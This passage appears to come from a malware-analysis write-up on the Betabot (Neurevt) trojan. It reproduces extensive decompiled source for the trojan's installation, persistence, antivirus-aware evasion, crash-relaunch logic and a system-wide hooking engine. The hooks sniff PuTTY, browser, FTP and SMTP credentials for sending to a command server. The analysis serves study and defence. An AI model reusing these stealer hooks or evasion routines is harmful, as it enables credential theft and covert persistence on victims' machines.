                        randomExeName);
                    bbWriteNewRegW(name, HKEY_LOCAL_MACHINE, (int)L"DisableExceptionChainValidation", null_string);
                    bbModifyAclRegistry(name, HKEY_LOCAL_MACHINE, 131097, 196614);
                }
                if ( getTimeInformation2(&firstLaunchTime) )
                    bbRegWritePseudorandomValueCG1((int)&firstLaunchTime, "BID", 18);
                bbWvnsprintfW(cmd, L"/%s ", L"ins");
                memset(v33, 0, sizeof(v33));
                if ( ImportTableRegular.GetModuleFileNameW(0, (LPWSTR)v33, 3) )
                    currentDriveType = ImportTableRegular.GetDriveTypeW((const wchar_t *)v33);
                else
                    currentDriveType = 0;
                if ( currentDriveType == DRIVE_REMOVABLE )
                {
                    dynamicCTX->flagSelf |= BB_FLAG_SELF_FROM_REMOVABLE_DRIVE;
                    bbRegWritePseudorandomValueCG1((int)&data_1, "BIS", 4);
                }
                bbRegWritePseudorandomValueCG1(0, "WAVK", 0);
                clearCG1_IO_Values();
                if ( dest[0] )
                {
                    memset(v29, 0, sizeof(v29));
                    if ( !bbHashFile(dest, v29) )
                        writeBufToCG1LUH(v29);
                }
                writeRegValueBIPEncrypted(dest);
                v11 = dynamicCTX;
                if ( (dynamicCTX->flagInstalledAVs & BB_AV_INSTALLED_BITDEFENDER) != 0 )
                {
                    dynamicCTX->flagSelf |= 0x400u;
                    byte_25B99DA = 1;
                }
                else
                {
                    clearProcInfo(&startupinfo.StartupInfo, &procInfo);
                    if ( (dynamicCTX->flagInstalledAVs & BB_AV_INSTALLED_NORTON) != 0 )
                        ImportTableRegular.Sleep(2000);
                    if ( (dynamicCTX->flagInstalledAVs & BB_AV_INSTALLED_RISING) != 0 )
                        ImportTableRegular.Sleep(6000);
                    v12 = bbGetFileSize(dest);
                    if ( !FileExists(dest) )
```

```
                    {
                        closeUnknownEventHandle();
                        if ( bbCreateProcessForRunPE(dest, cmd, &startupinfo, &procInfo, 1u) && procInfo.dwProcessId )
                        {
                            resumeProcessAndThread(procInfo.hThread, procInfo.hProcess);
                            ImportTableRegular.Sleep(50);
                            ImportTableRegular.NtTerminateProcess((HANDLE)-1, 0);
                            dynamicCTX->maybeInstallFlag = 0;
LABEL_91:
                            result = 0;
                            goto LABEL_40;
                        }
                        bbOpenGlobalEvent();
                        v15 = 3;
LABEL_100:
                        v6 = dynamicCTX;
                        dynamicCTX->flagSelf |= 0x4400u;
                        goto LABEL_38;
                    }
                    if ( v12 == -1 || v12 <= 0x1ADB0 )
                    {
                        v15 = 18;
                        goto LABEL_100;
                    }
                    v11 = dynamicCTX;
                }
                v33[1] = v11->moduleLongName1;
                bbWstrcpy(259, dest, v11->moduleLongName1);
                bbWstrcpy(259, dest, v11->moduleDir);
                v13 = ImportTableRegular.PathFindFileNameW(v33[1]);
                v14 = dynamicCTX;
                if ( v13 )
                    bbWstrcpy(63, v13, dynamicCTX->moduleFileName);
                ImportTableRegular.PathRemoveFileSpecW(v14->moduleDir);
                dynamicCTX->maybeInstallFlag = 0;
                goto LABEL_91;
            }
            ImportTableRegular.SetFileAttributesW(v20, FILE_READ_ATTRIBUTES);
            ImportTableRegular.Sleep(100);
            if ( ImportTableRegular.CopyFileW(dynamicCTX->moduleLongName1, dest, 0) )
            {
LABEL_62:
                setDirOfFileToHidden(dest);
                goto LABEL_63;
            }
        }
        v6 = dynamicCTX;
        dynamicCTX->flagSelf |= 0x4000u;
        v7 = 1;
        goto LABEL_39;
    }
    if ( v32 == 38 )
    {
        if ( !ImportTableRegular.PathFileExistsW(dest) )
            ImportTableRegular.CreateDirectoryW(dest, 0);
        ImportTableRegular.SetFileAttributesW(dest, FILE_READ_ATTRIBUTES);
    }
    if ( !createSubDir(dest, installStrFolderName) )
    {
        if ( v0 == 1 && createSubDir(a1, installStrFolderName) )
        {
            v5 = a1;
        }
        else
        {
            createSubDir(v22, installStrFolderName);
            v5 = v22;
        }
        bbWstrcpy(259, v5, dest);
    }
    if ( wstrlen(dest) >= 4 )
    {
        ImportTableRegular.PathAppendW(dest, installStrFolderName);
        setDirOfFileToHidden(dest);
        goto LABEL_54;
    }
    v15 = 2;
LABEL_37:
    v6 = dynamicCTX;
```

```
    dynamicCTX->flagSelf |= 0x4000u;
LABEL_38:
    v7 = v15;
LABEL_39:
    v6->maybeInstallFlag = v7;
    result = v7;
LABEL_40:
    _InterlockedExchange(&SomeLockZeroedAtMain, 15);
    return result;
}
  do
  {
      ImportTableRegular.Sleep(150);
      ImportTableRegular.TlsSetValue(tlsAllocations[3], 1234);
      if ( !eventPs || bbOpenEvent((int)"ULiFS", 67) == 1 )
          break;
      if ( isMainProcess(dynamicCTX->isFullyOwnedProcess) )
          goto LABEL_24;
      if ( doesUpdateFileExist() == 1 )
          break;
      if ( v7 == 1 )
          findAndKillOldBetabotThreads(0, 0, dynamicCTX->generalFlag);
      if ( v10 )
          goto LABEL_25;
      v10 = bbOpenEventFromSeed("EP91", 0, 67, 1);
      if ( v10 )
      {
LABEL_24:
          dword_25BD6FC = 1;
LABEL_25:
          RemoveIFEOForSelf();
          performStartup();
          if ( v6 == 1 && !isMainProcess(dynamicCTX->isFullyOwnedProcess) && v9 < 0x80 && sub_259DB7D() == 1 )
              ++v9;
          v4 = bbOpenEventFromSeed("PRB", 0, 71, 1);
          if ( v4 )
          {
              ImportTableRegular.Sleep(150);
              if ( v8 == 1 )
              {
                  if ( v5 == 1 )
                  {
                      doFilePersistenceCheck();
                      setupModuleSelfACL();
                  }
                  ImportTableRegular.Sleep(150);
                  v8 = 0;
              }
              else
              {
                  v8 = 1;
              }
              ImportTableRegular.Sleep(20);
              ImportTableRegular.CloseHandle(v4);
          }
          goto LABEL_37;
      }
      ImportTableRegular.Sleep(2000);
LABEL_37:
      sub_259D7A7();
  }
  while ( eventULI
       && eventPs
       && ImportTableRegular.WaitForSingleObject(eventULI, 0xC8u) == 258
       && ImportTableRegular.WaitForSingleObject(eventPs, 0xBB8u) == 258 );
  if ( v10 )
```

```
char protectSelfFile()
{
  wchar_t *moduleLongName; // edx
  char retval; // bl
  MACRO_FILE fileAttributes; // edi
  HANDLE hfile; // esi

  moduleLongName = dynamicCTX->moduleLongName1;
  retval = 0;
  if ( wstrlen(dynamicCTX->moduleLongName1) < 6 || handleFileSelf )
    return 0;
  fileAttributes = ImportTableRegular.GetFileAttributesW(moduleLongName);
  if ( fileAttributes != FILE_READ_ATTRIBUTES )
    ImportTableRegular.SetFileAttributesW(dynamicCTX->moduleLongName1, FILE_READ_ATTRIBUTES);
  hfile = ImportTableRegular.CreateFileW(dynamicCTX->moduleLongName1, DELETE, 3, 0, OPEN_EXISTING, 0, 0);
  if ( hfile == (HANDLE)-1 )
    hfile = 0;
  else
    retval = 1;
  if ( fileAttributes != (FILE_ATTRIBUTE_RECALL_ON_DATA_ACCESS|FILE_ATTRIBUTE_RECALL_ON_OPEN|FILE_ATTRIBUTE_UNPINNED|FILE_ATTRIBUTE_PINNED|FILE_ATTRIBUTE_NO_SCRUB_DATA|FILE_ATTRIBUTE_VIRTUAL|FILE_ATTRIBUTE_INTEGRITY_STREAM|FILE_ATTRIBUTE_ENCRYPTED|FILE_ATTRIBUT
    ImportTableRegular.SetFileAttributesW(dynamicCTX->moduleLongName1, fileAttributes);
  ImportTableRegular.SetHandleInformation(hfile, HANDLE_FLAG_PROTECT_FROM_CLOSE, HANDLE_FLAG_PROTECT_FROM_CLOSE);
  handleFileSelf = hfile;
  return retval;
}
```

Crash handling

Early in the execution flow, Betabot registers an exception handler. Interestingly enough, this is used not for anti-debugging purposes but quite the opposite – it is used to help the developer debug issues and to increase stability.

```
dword_25BA194 = 0;
dword_25BA18C = 0;
if ( !ImportTableRegular.GetModuleHandleA("mscoree.dll") )
{
    someUnknownStatusBasedOnProcess = 0;
    createMyMailClientRegKey();
    ImportTableRegular.SetUnhandledExceptionFilter(ExceptionHandler);
}
_InterlockedExchange(&someUnknownStatusBasedOnProcess, 2);
```

If the exception handler is ever called, it first logs this in the registry in the CD1\ECC values.

```
memset(moduleNameCopy, 0, sizeof(moduleNameCopy));
if ( (ExceptionCode_ == STATUS_PRIVILEGED_INSTRUCTION
   || ExceptionCode_ == STATUS_ILLEGAL_INSTRUCTION
   || ExceptionCode_ == STATUS_ACCESS_VIOLATION
   || ExceptionCode_ == STATUS_STACK_OVERFLOW
   || ExceptionCode_ == STATUS_IN_PAGE_ERROR)
  && value_start_as_1_ == 1 )
{
    if ( !dynamicCTX )
        goto LABEL_52;
    switch ( ExceptionCode_ )
    {
        case STATUS_ACCESS_VIOLATION:
            incrementCD1RegValue("ECC1");
            break;
        case STATUS_IN_PAGE_ERROR:
            incrementCD1RegValue("ECC5");
            break;
        case STATUS_ILLEGAL_INSTRUCTION:
            incrementCD1RegValue("ECC3");
            break;
        case STATUS_PRIVILEGED_INSTRUCTION:
            incrementCD1RegValue("ECC2");
            break;
        default:
            incrementCD1RegValue("ECC4");
            break;
    }
    if ( is_last_bit_clear_and_not_zero(dynamicCTX->isFullyOwnedProcess) != 1 )
        goto LABEL_52;
    if ( currentEntryPoint == entrypoint_unknown1 || currentEntryPoint == entrypoint_unknown2
    {
        if ( dynamicCTX->moduleLongName1[0] )
        {
            bbWstrcpy(259, dynamicCTX->moduleLongName1, moduleNameCopy);
            ExceptionCode_ = ExceptionCode;
        }
        else
        {
            moduleNameCopy[0] = 0;
        }
    }
    if ( !moduleNameCopy[0] )
        goto LABEL_52;
```

Then, it writes the crash count to the MyMailClient registry key, or increments it if it already exists.

```
BOOL __stdcall writeCrashCountToReg(_DWORD *crashCountOut)
{
    BOOL v1; // ebx
    NTSTATUS status; // eax
    KEY_VALUE_PARTIAL_INFORMATION partialInfo; // [esp+8h] [ebp-28h] BYREF
    UNICODE_STRING restValue; // [esp+20h] [ebp-10h] BYREF
    ULONG v6; // [esp+28h] [ebp-8h] BYREF
    HKEY keyHandle; // [esp+2Ch] [ebp-4h] BYREF

    keyHandle = 0;
    v6 = 0;
    v1 = 0;
    memset(&partialInfo, 0, 0x18u);
    ImportTableRegular.RtlInitUnicodeString(&restValue, L"Rest");
    createHKCUKeySomething();
    if ( !ImportTableRegular.RegCreateKeyExW(
              HKEY_CURRENT_USER,
              (LPWSTR)L"Software\\AppDataLow\\Software\\MyMailClient",
              0,
              0,
              1,
              3,
              0,
              &keyHandle,
              0)
      && keyHandle )
    {
        partialInfo.Type = 4;                   // REG_DWORD
        partialInfo.TitleIndex = 0;
        partialInfo.DataLength = 4;
        status = ImportTableRegular.NtQueryValueKey(
                     keyHandle,
                     &restValue,
                     KeyValuePartialInformation,
                     &partialInfo,
                     0x14u,
                     &v6);
        if ( status )
        {
            if ( status != STATUS_OBJECT_NAME_NOT_FOUND )
            {
LABEL_10:
                ImportTableRegular.RegCloseKey(keyHandle);
                return v1;
            }
            *(_DWORD *)partialInfo.Data = 1;
        }
        else
        {
            ++*(_DWORD *)partialInfo.Data;
        }
        v1 = ImportTableRegular.NtSetValueKey(keyHandle, &restValue, 0, 4, partialInfo.Data, 4) >= 0;
        if ( v1 )
        {
            if ( crashCountOut )
                *crashCountOut = *(_DWORD *)partialInfo.Data;
        }
        goto LABEL_10;
    }
    return 0;
}
```

Finally, if there is less than 24 crashes logged, it'll relaunch itself with the /exc parameter corresponding to the number of retries, and then terminates itself.

```
BOOL __stdcall relaunchBetabot(_WORD *fileName, int exitCode)
{
    BOOL status; // edi
    unsigned int v3; // eax
    _WORD *v4; // eax
    _WORD *v5; // edi
    _WORD cmdLine[520]; // [esp+8h] [ebp-464h] BYREF
    STARTUPINFOW startupinfo; // [esp+418h] [ebp-54h] BYREF
    PROCESS_INFORMATION procinfo; // [esp+45Ch] [ebp-10h] BYREF

    status = 0;
    if ( !fileName )
        return 0;
    if ( !*fileName )
        return 0;
    v3 = executionRetryCount++;
    if ( v3 > 0x18 )
        return 0;
    memset(cmdLine, 0, sizeof(cmdLine));
    if ( bbWvnsprintfW(cmdLine, L"/%s %u ", L"exc", executionRetryCount) > 0 )
    {
        clearProcInfo(&startupinfo, &procinfo);
        v4 = sub_2580F83();
        v5 = v4;
        if ( v4 )
        {
            if ( strContains(v4, L"exc") < 0 )
                bbWstrcat_0(v5, cmdLine, 520);
            bbFree(v5);
        }
        status = ImportTableRegular.CreateProcessW(fileName, cmdLine, 0, 0, 0, 0x2Cu, 0, 0, &startupinfo, &procinfo);
        if ( status )
        {
            closeUnknownEventHandle();
            ImportTableRegular.NtResumeProcess(procinfo.hProcess);
            ImportTableRegular.NtTerminateProcess((HANDLE)-1, exitCode);
        }
        if ( !status )
            --executionRetryCount;
    }
    return status;
}
```

Hooking engine

Betabot features an impressive ring-3 system wide hooking mechanism for persistence. As described by Zhongchun Huo, it utilizes TLS slots to detect its own threads where hooking behavior should not be applied. There are several “classes” of hooks, which I will detail below.

The first class of hooks is defensive hooks, meant to prevent access to files/registry keys that are deemed protected by Betabot. Generally speaking, they take the following form:

```
int __stdcall hookNtOpenFile(int a1, int *a2)
{
    int v3; // eax
    int v4; // [esp+8h] [ebp-18h]
    int v5; // [esp+10h] [ebp-10h]
    UNICODE_STRING *v6; // [esp+14h] [ebp-Ch]

    if ( !ensureNoNestedCallByTLS() )
        return 0;
    if ( !registryKeyBlocklist )
        return 0;
    v4 = *(_DWORD *)(a1 + 20);
    v5 = *(_DWORD *)(a1 + 24);
    if ( !v5 )
        return 0;
    v6 = *(UNICODE_STRING **)(v5 + 8);
    if ( !v6 || !wstrlen(v6->Buffer) )
        return 0;
    v3 = hookFilterFileName(0, v4, v6);
    if ( !v3 )
        return 0;
    if ( a2 )
        *a2 = v3;
    return 1;
}
int __stdcall hookNtCreateKey(int a1, _DWORD *a2)
{
    int v3; // [esp+4h] [ebp-10h]
    PUNICODE_STRING regStr; // [esp+8h] [ebp-Ch]
    int v5; // [esp+Ch] [ebp-8h]
    int unk; // [esp+10h] [ebp-4h]

    if ( !ensureNoNestedCallByTLS() )
        return 0;
    v5 = *(_DWORD *)(a1 + 20);
    v3 = *(_DWORD *)(a1 + 24);
    if ( !v3 )
        return 0;
    regStr = *(PUNICODE_STRING *)(v3 + 8);
    if ( !regStr )
        return 0;
    if ( !regStr->Buffer )
        return 0;
    if ( !regStr->Length )
        return 0;
    unk = regStr->Length / 2;
    if ( !unk )
        return 0;
    if ( (v5 & DELETE) != 0 || (v5 & WRITE_DAC) != 0 )
        isStringInRegistryBlocklist(regStr->Buffer, unk, 3u, 5u, 0);
    if ( (int)isStringInRegistryBlocklist(regStr->Buffer, unk, 6u, 0x11u, 0) <= -1 )
        return 0;
    if ( a2 )
        *a2 = STATUS_ACCESS_DENIED;
    return 1;
}
```

```
int __stdcall hookNtUnmapViewOfSection(int a1, _DWORD *a2)
{
    void *v3; // [esp+4h] [ebp-8h]

    if ( !ensureNoNestedCallByTLS() )
        return 0;
    v3 = *(void **)(a1 + 16);
    if ( !v3 || v3 == (void *)-1 )
        return 0;
    if ( !*(_DWORD *)(a1 + 20) || !isProcessAccessBlocked(v3) )
        return 0;
    if ( a2 )
        *a2 = STATUS_ACCESS_DENIED;
    return 1;
}
```

The second class of hooks are hooks designed to sniff information for the stealer. The first example of this are the hooks placed inside Putty's process.

```
            {
                v4 = &v5[v8];
                goto LABEL_20;
            }
        }
    }
LABEL_19:
    v4 = 0;
    goto LABEL_20;
  }
  v0 = (char *)modulePutty;
  if ( modulePutty
    && (v1 = patternSearch((char *)dword_25B08D4, (char *)modulePutty, 0x11u, puttyModuleSize - 1), v1 > 1200) )
  {
    v2 = (void *)sub_259B9CD((int)&v0[v1], 1u);
    v0 = (char *)modulePutty;
    v13 = v2;
  }
  else
  {
    v13 = 0;
  }
  if ( !v0 )
    goto LABEL_19;
  v3 = patternSearch((char *)dword_25B0904, v0, 0x11u, puttyModuleSize - 1);
  if ( v3 <= 1200 )
    goto LABEL_19;
  v4 = (char *)sub_259B9CD((int)&v0[v3], 1u);
LABEL_20:
  v9 = v13;
  if ( v13 )
  {
    if ( v4 )
    {
      if ( !ImportTableRegular.IsBadReadPtr(v13, 4) && !ImportTableRegular.IsBadReadPtr(v4, 4) )
      {
        initializeHook(&v11, 71);
        v11.hookedFunc = v9;
        v11.hookHandler = (int)puttyHookHandler1;
        if ( registerHook(&v11, v12, 1) >= 0 )
        {
          initializeHook(&v11, 72);
          v11.hookHandler = (int)puttyHookHandler2;
          v11.hookedFunc = v4;
          if ( registerHook(&v11, v12, 1) >= 0 )
          {
            ImportTableRegular.TlsSetValue(tlsAllocations[9], 0);
            return 1;
          }
        }
      }
    }
  }
  return 0;
}
```

Hooks being applied

```
int (__cdecl *__usercall puttyHookHandler1@<eax>(_BYTE *a1@<eax>, int a2))(int)
{
    LPVOID v2; // eax
    char *v3; // edi
    int (__cdecl *result)(int); // eax

    if ( a1 )
    {
        if ( *a1 )
        {
            v2 = ImportTableRegular.TlsGetValue(tlsAllocations[9]);
            if ( ((unsigned __int8)v2 & 2) != 0 )
            {
                if ( ((unsigned __int8)v2 & 4) != 0 )
                {
                    v3 = &savedUsername;
                    ImportTableRegular.TlsSetValue(tlsAllocations[9], 10);
                }
                else
                {
                    if ( ((unsigned __int8)v2 & 8) == 0 )
                        goto LABEL_9;
                    v3 = savedPassword;
                    ImportTableRegular.TlsSetValue(tlsAllocations[9], v2);
                }
                strcpy_s_probably(63, a1, v3);
            }
        }
    }
LABEL_9:
    result = (int (__cdecl *)(int))globalHookArray.field_C;
    if ( globalHookArray.field_C )
    {
        result = (int (__cdecl *)(int))(globalHookArray.field_C + 2698);
        if ( globalHookArray.field_C != -2698 )
            result = (int (__cdecl *)(int))result(a2);
    }
    return result;
}
```

Data being saved temporally

```
void __usercall processPuttyStatus(_BYTE *sshMsgType@<eax>)
{
    wchar_t *username; // edi
    wchar_t *v3; // eax
    wchar_t *pw; // ebx
    unsigned __int16 port; // si
    char hostname[32]; // [esp+10h] [ebp-38h] BYREF
    __int16 v7; // [esp+30h] [ebp-18h] BYREF
    int v8[3]; // [esp+32h] [ebp-16h]
    wchar_t *v9; // [esp+40h] [ebp-8h]
    int v10; // [esp+44h] [ebp-4h] BYREF

    v10 = 16;
    if ( sshMsgType && *sshMsgType )
    {
        if ( !ImportTableRegular.lstrcmpiA(sshMsgType, "SSH2_MSG_KEXINIT") )
        {
            ImportTableRegular.TlsSetValue(tlsAllocations[9], 6);
            return;
        }
        if ( !ImportTableRegular.lstrcmpiA(sshMsgType, "SSH2_MSG_DISCONNECT") )
        {
            ImportTableRegular.TlsSetValue(tlsAllocations[9], 0);
            return;
        }
        if ( ImportTableRegular.lstrcmpiA(sshMsgType, "SSH2_MSG_USERAUTH_SUCCESS") )
            return;
        ImportTableRegular.TlsSetValue(tlsAllocations[9], 0);
        if ( (unsigned int)(strlen(&savedUsername) - 1) > 0x3F )
        {
            username = v9;
            pw = v9;
        }
        else
        {
            v9 = (wchar_t *)ImportTableRegular.TlsGetValue(tlsAllocations[8]);
            username = bbAtoW(&savedUsername);
            v3 = bbAtoW(savedPassword);
            pw = v3;
            if ( !username )
            {
LABEL_16:
                if ( pw )
                    bbFree_(pw);
                return;
            }
            if ( v3 )
            {
                v7 = 2;
                ImportTableRegular.getpeername((SOCKET)v9, (sockaddr *)&v7, &v10);
                memset(hostname, 0, sizeof(hostname));
                port = ImportTableRegular.ntohs(v8[0]);
                bbInet_ntoa(hostname, *(in_addr *)((char *)v8 + 2));
                savePuttyLog(1, hostname, port, username, pw);
            }
        }
        if ( username )
            bbFree_(username);
        goto LABEL_16;
    }
```

Data finally being queued for sending via IPC to main process in savePuttyLog for sending to the C2 server

There are also hooks for NtDeviceIoControl, PR_Write, EncryptMessage and SSL_Write.

The hook for NtDeviceIoControl is extremely fascinating, it is designed to intercept operations to the AFD device to filter unencrypted traffic directly. Major filtered operations are AFD_CONNECT where the hostname is checked against Betabots' internal blacklist, and AFD_SEND where the buffer is scanned and sniffed for passwords. This is also where the mysterious strings "neurevt" comes into play 😉

```
if ( IoControlCode == AFD_DISCONNECT )
{
    clearSnifferContext_(fileHandle, (int)&SnifferCtx);
    return STATUS_SUCCESS;
}
if ( IoControlCode == AFD_CONNECT )
{
    if ( inputbuf )
    {
        if ( size >= 0x1C )
        {
            v6 = *(unsigned __int16 *)(inputbuf + 12);
            if ( v6 == 2 || v6 == 23 )
            {
                ImportTableRegular.ntohs(*(unsigned __int16 *)(inputbuf + 14));
                if ( isHostnameFiltered((unsigned __int16 *)(inputbuf + 12)) == STATUS_CONNECTION_REFUSED )
                {
                    v7 = bbRand();
                    ImportTableRegular.Sleep(v7 % 0x4B0 + 1500);
                    return STATUS_CONNECTION_REFUSED;
                }
            }
        }
    }
    return STATUS_SUCCESS;
}
sizea = 0;
while ( 1 )
{
    v9 = &input_buf->bufferArray[sizea];
    if ( !v9 )
        goto searchNextBuf;
    dataBufSendSize = v9->len;
    if ( v9->len >= 0x400 )
        goto searchNextBuf;
    if ( dataBufSendSize <= 6 || dataBufSendSize >= 0x100 )
        break;
    searchForPasswordAndUsername(fileHandle, &SnifferCtx, v9->buf, dataBufSendSize, 0);
rchNextBuf:
    ++sizea;
    input_buf = (AFD_SEND_INFO *)inputbuf;
    if ( sizea >= *(_DWORD *)(inputbuf + 4) )
        return STATUS_SUCCESS;
}
if ( dataBufSendSize <= 0xF8 )
    goto searchNextBuf;
dataBufSend = v9->buf;
if ( patternSearch("windowsupdate", dataBufSend, 0xDu, dataBufSendSize - 16) <= -1
  && patternSearch((char *)L"windowsupdate", dataBufSend, 0x1Au, dataBufSendSize - 16) <= -1
  && (isNeurevtInBuffer(dataBufSend, dataBufSendSize - 7) <= 8 || IsSelfBrowser == BB_PROCESS_BROWSER_TYPE_0) )
{
    goto searchNextBuf;
}
ImportTableRegular.TlsSetValue(tlsAllocations[3], 1234);
port = getConnectionPort(fileHandle);
ImportTableRegular.TlsSetValue(tlsAllocations[3], 0);
if ( port != 80 )
    goto searchNextBuf;
return STATUS_CONNECTION_RESET;
```

As we can see, it searches each packet inside the AFD_SEND request for usernames and passwords to log, but then curiously also performs another operation where it checks whether the string "windowsupdate" or "neurevt" is inside the buffer. If so, it forces the connection to be disconnected. Unfortunately however, we do not know where the string came from. Searches of intelligence feeds yielded no results, and there is no indicator as to whether this is a competing malware variant or something else entirely. No mentions of

neurevt can be found that is not from an analysis where the malware is referred to by the alias. If anyone from back then knew what this string is, please DM me on twitter, I would love to hear the behind-the-scenes of this.

The hook for SSL_Write and EncryptMessage is fairly simple, both call the searchForPasswordAndUsername routine to find usernames and passwords in ports for protocols like FTP, SMTP, SMTPS, etc.

```
int __cdecl hook_SSL_Write(int a1, _BYTE *a2, unsigned int a3)
{
    LPVOID v3; // eax
    int result; // eax

    if ( ensureNoNestedCallByTLS() && a2 && a3 - 7 <= 0x78 )
    {
        v3 = ImportTableRegular.TlsGetValue(tlsAllocations[8]);
        searchForPasswordAndUsername((int)v3, &SnifferCtx, a2, a3, 1);
    }
    if ( globalHookArray.field_C && globalHookArray.field_C != -3078 )
        result = ((int (__cdecl *)(int, _BYTE *, unsigned int))(globalHookArray.field_C + 3078))(a1, a2, a3);
    else
        result = -1;
    return result;
}
int __stdcall searchForPasswordAndUsername(int afdHandle, BbSnifferCtx *snifferCtx, char *string, unsigned int stringLen, int a5)
{
    __int16 port; // [esp+Ch] [ebp-14h]
    int a3; // [esp+10h] [ebp-10h]
    int retval; // [esp+14h] [ebp-Ch]
    unsigned int maxlenmaybe; // [esp+18h] [ebp-8h]
    unsigned int maxlenmaybea; // [esp+18h] [ebp-8h]

    retval = 0;
    a3 = 14;
    if ( !string || stringLen < 7 || stringLen >= 0x80 )
        return 0;
    if ( !afdHandle )
        return 0;
    if ( !snifferCtx || snifferCtx->size != 404 )
        return 0;
    port = getConnectionPort(afdHandle);
    if ( !port )
        return 0;
    if ( port != 21
      && port != 110
      && port != 25
      && port != 465
      && port != 2525
      && port != 475
      && port != 995
      && port != 587 )
    {
        return 0;
    }
    if ( port == 110 || port == 25 || port == 465 || port == 475 || port == 995 || port == 587 || port == 2525 )
    {
        if ( a5 == 1 )
            a3 = 19;
        else
            a3 = 18;
    }
    else if ( a5 == 1 )
    {
        a3 = 20;
    }
    ImportTableRegular.EnterCriticalSection(&criticalSectionUnknown);
    if ( snifferCtx->snifferStatus < 4 && afdHandle != snifferCtx->activeHandle )
        clearSnifferContext(snifferCtx);
    if ( snifferCtx->snifferStatus == 4 )
    {
        if ( *string != 'U' )
            goto LABEL_64;
        if ( string[4] != ' ' )
            goto LABEL_64;
        if ( string[1] != 'S' )
            goto LABEL_64;
        if ( string[2] != 'E' )
            goto LABEL_64;
        if ( string[3] != 'R' )
            goto LABEL_64;
```

```
        maxlenmaybe = stringLen - 4;
        if ( !isAllCharsGreaterThanSpace(stringLen - 2, string) )
            goto LABEL_64;
        if ( maxlenmaybe >= 0x80 )
            maxlenmaybe = 127;
        strcpy_s_probably(maxlenmaybe, string + 5, snifferCtx->sniffedUsername);
        nullTerminateStringOutOfAsciiRange(snifferCtx->sniffedUsername);
        if ( strlen(snifferCtx->sniffedUsername) <= stringLen )
        {
            snifferCtx->snifferStatus = 1;
            snifferCtx->activeHandle = afdHandle;
            snifferCtx->activePort = port;
            retval = 1;
            goto LABEL_64;
        }
        goto LABEL_63;
    }
    if ( snifferCtx->snifferStatus == 1 )
    {
        if ( snifferCtx->activeHandle == afdHandle )
        {
            if ( *string != 'P' || string[4] != ' ' || string[1] != 'A' || string[2] != 'S' || string[3] != 'S' )
                goto LABEL_64;
            maxlenmaybea = stringLen - 4;
            if ( isAllCharsGreaterThanSpace(stringLen - 2, string) )
            {
                if ( maxlenmaybea >= 0x80 )
                    maxlenmaybea = 127;
                strcpy_s_probably(maxlenmaybea, string + 5, snifferCtx->sniffedPassword);
                nullTerminateStringOutOfAsciiRange(snifferCtx->sniffedPassword);
                snifferCtx->snifferStatus = 2;
                snifferCtx->activePort = port;
                sub_2591EC8(afdHandle, (int)snifferCtx, a3);
                clearSnifferContext(snifferCtx);
                retval = 1;
```

Likewise, PR_Write just tries to parse the HTTP data for credentials.

```
int __cdecl hookPR_Write(int a2, PCSTR buffer, int size)
{
    int result; // eax

    if ( buffer
      && size >= 7
      && ImportTableRegular.StrCmpNIA(buffer, "USER ", 5)
      && ImportTableRegular.StrCmpNIA(buffer, "PASS ", 5)
      && size >= 32 )
    {
        formgrabParseHttpData((unsigned __int8 *)buffer, size, (_WORD *)2);
    }
    if ( globalHookArray.field_C && globalHookArray.field_C != -2014 )
        result = ((int (__cdecl *)(int, PCSTR, int))(globalHookArray.field_C + 2014))(a2, buffer, size);
    else
        result = -1;
    return result;
}
```

Lastly in this group, there are hooks for Chrome. Here there are two variants of hooks – one intercepting SSL_Write (which is located via scanning for the VMT), and the other intercepting IPC via hooking NtReadFile. The SSL_Write hook is similar in practice to the hook for Firefox.

```
int __cdecl hookChromeSSL_Write(int a1, int data, int size)
{
    int result; // eax
    int (__cdecl *v4)(int, int, int); // [esp+0h] [ebp-4h]

    formgrabParseHttpData((unsigned __int8 *)data, size, 3);
    v4 = (int (__cdecl *)(int, int, int))getChromeSSL_WriteOriginal(0x36u, (int)&globalHookArray);
    if ( v4 )
        result = v4(a1, data, size);
    else
        result = -1;
    return result;
}
```

The other hook for NtReadFile tries to find interesting strings inside the IPC buffer (namely POST/post and HTTP/http), and tries to extract usernames and passwords out of the buffer if this is found.

```
int __stdcall hookNtReadFileChrome(int a1, int a2, int a3, int a4, int a5, int a6, unsigned int a7, int a8, int a9)
{
    int v9; // ebx
    char *v10; // edi
    unsigned int v11; // esi
    int v12; // eax
    unsigned int v13; // esi
    unsigned int v14; // esi
    unsigned int v15; // esi
    _BYTE *v16; // ebx
    unsigned int v17; // eax
    int v18; // eax
    char *v19; // edi
    char *v20; // eax
    char *v21; // esi
    int result; // eax
    char *a1a; // [esp+4h] [ebp-18h]
    _BYTE *string; // [esp+8h] [ebp-14h] BYREF
    unsigned int v25; // [esp+Ch] [ebp-10h] BYREF
    int v26; // [esp+10h] [ebp-Ch]
    unsigned int v27; // [esp+14h] [ebp-8h] BYREF
    _BYTE *v28; // [esp+18h] [ebp-4h] BYREF

    string = 0;
    v28 = 0;
    v25 = 0;
    v27 = 0;
    if ( a6 )
    {
        if ( a7 > 0x190 && (dynamicCTX->generalFlag & 2) == 0 )
        {
            v26 = patternSearch(pattern_POST, (char *)a6, 6u, 0x64u);
            if ( v26 > 7 || (v26 = patternSearch(pattern_post, (char *)a6, 6u, 0x64u), v26 > 7) )
            {
                v9 = patternSearch(pattern_http, (char *)a6, 6u, 0x80u);
                if ( v9 > 8 || (v9 = patternSearch(pattern_HTTP, (char *)a6, 6u, 0x80u), v9 > 8) )
                {
                    if ( v9 > v26 + 6 )
                    {
                        v10 = (char *)bbMalloc(0x801u);
                        a1a = v10;
                        if ( v10 )
```

The final notable detail of Betabot's hooking subsystem is its blocking of MBR bootkit installation via hooking NtOpenFile – file operations on the physical drive without going through the filesystem are prohibited.

```
MACRO_STATUS __stdcall hookFilterFileName(int a1, char desiredAccess, PUNICODE_STRING fileObject)
{
    wchar_t *str1; // esi
    unsigned int v4; // eax
    _WORD *str2; // edx
    int v6; // edi
    int v7; // eax
    MACRO_STATUS result; // eax

    if ( !fileObject )
        goto LABEL_9;
    str1 = fileObject->Buffer;
    if ( !str1 )
        goto LABEL_9;
    v4 = wstrlen(fileObject->Buffer);
    str2 = registryKeyBlocklist;
    v6 = v4;
    v7 = wstrlen(registryKeyBlocklist);
    if ( bbStrContains(str1, v6, str2, v7) )
        return STATUS_ACCESS_DENIED;
    if ( (dynamicCTX->generalFlag & 0x800) != 0 && (desiredAccess & 6) != 0 && isStringDriveNtPath(fileObject->Buffer) )
        result = STATUS_DLL_MIGHT_BE_INSECURE;
    else
LABEL_9:
        result = STATUS_SUCCESS;
